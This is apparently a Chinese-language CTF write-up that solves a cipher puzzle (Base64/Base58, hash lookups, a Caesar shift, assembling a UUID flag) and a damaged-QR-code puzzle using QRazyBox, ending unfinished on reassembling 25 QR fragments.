1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.

附件是一个文本，给出了几段密文

part1，有两种可能




```
length: 0
QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
```

Output

```
  time:
length:
 lines:
```


Recipe (click to load)	Result snippet	Pro
From_Base64('A-Za-z0-9+/=',true,false)	AYycpMB15zKbnu7Jsz3KFi	Mat Bas Val Ent
From_Base64('A-Za-z0-9+\\-=',true,false)	AYycpMB15zKbnu7Jsz3KFi	Mat Bas Val Ent
From_Base64('A-Za-z0-9+/=',true,false) From_Base58('123456789ABCDEFGHJ	f51d3a18	Mat Hex Val

part2，3，4都是hash函数，找在线网站解密


md5_16 c629d83ff9804fb62202e90b0945a323


解密结果

f91c


sha1 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8

解密结果

4952



sha256 1838f8d5b547c012404e53a9d8c76c56399507a

解密结果

a3ed

Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy


凯撒密码解密


```
Nypr5 gq 0za0cy61bz1a, lmu nsr yjj rfc nyprq rmecrfcp, bml'r  dmpecr rfc dmpkyr.
Ozqs5 hr 0ab0dz61c21b, mnv ots zkk sgd ozqsr snfdsgdq, cnm's  enqfds sgd enqlzs.
Part5 is 0bc0ea61d21c, now put all the parts together, don't  forget the format.
Qbsu5 jt 0cd0fb61e21d, opx qvu bmm uif qbsut uphfuifs, epo'u  gpshfu uif gpsnbu.
Rctv5 ku 0de0gc61f21e, pqy rwv cnn vjg rctvu vqigvjgt, fqp'v  hqtigv vjg hqtocv.
```


得到了part5

拼起来即可,记得uuid格式

crazy_qrcode



附件给了带密码的压缩包和一张二维码,很明显要从二维码中获取压缩包密码,直接扫扫不出来,放到qrazybox里试试,试了很多,直接mask不行,最后试只mask格式信息时发现有个看起来可以的字符串,发现压缩包解密成功




Format Info Pattern

Top Right


Error Correction Level: L M Q [✓ H]


Mask Pattern : 0 1 2 3 [✓ 4] 5 6 7



```
QR version : 3 (29x29)
Error correction level : H
Mask pattern : 4

Number of missing bytes (erasures) : 0 bytes (0.00%)

Data blocks :
["01000001","11100101","00000101","10000111","00010100","01010110","01000110","10100111","1010011

Final data bits :
0100000100000101000101000100011010100110101101011000011010110111000000100110100110000010000

[0100] [00010000]
[01010001010010001000110110101001101101011010010110000110110101101101110000001001001101001000
Mode Indicator : 8-bit Mode (0100)
Character Count Indicator : 16
Decoded data : QDjkXkpM0BHNXujs

Final Decoded string : QDjkXkpM0BHNXujs
```

压缩包里面是25张零散的二维码,需要拼接





```
[1, 2, ?, 3, ?, 0, 3, ?, ?, 3, ?, 0, 3, 1, 2, 1, 1, 0, 3, 3, ?, ?, 2, 3, 2]
 0   1       3   4   5   6       8   9      11  12  13  14  15  16  17  18  19  20  21  22  23  24
                                                水平                    水平  左转

1  右转
2    垂翻
0原
3水平  左转
```

试了试跟旋转有关,但没扫出来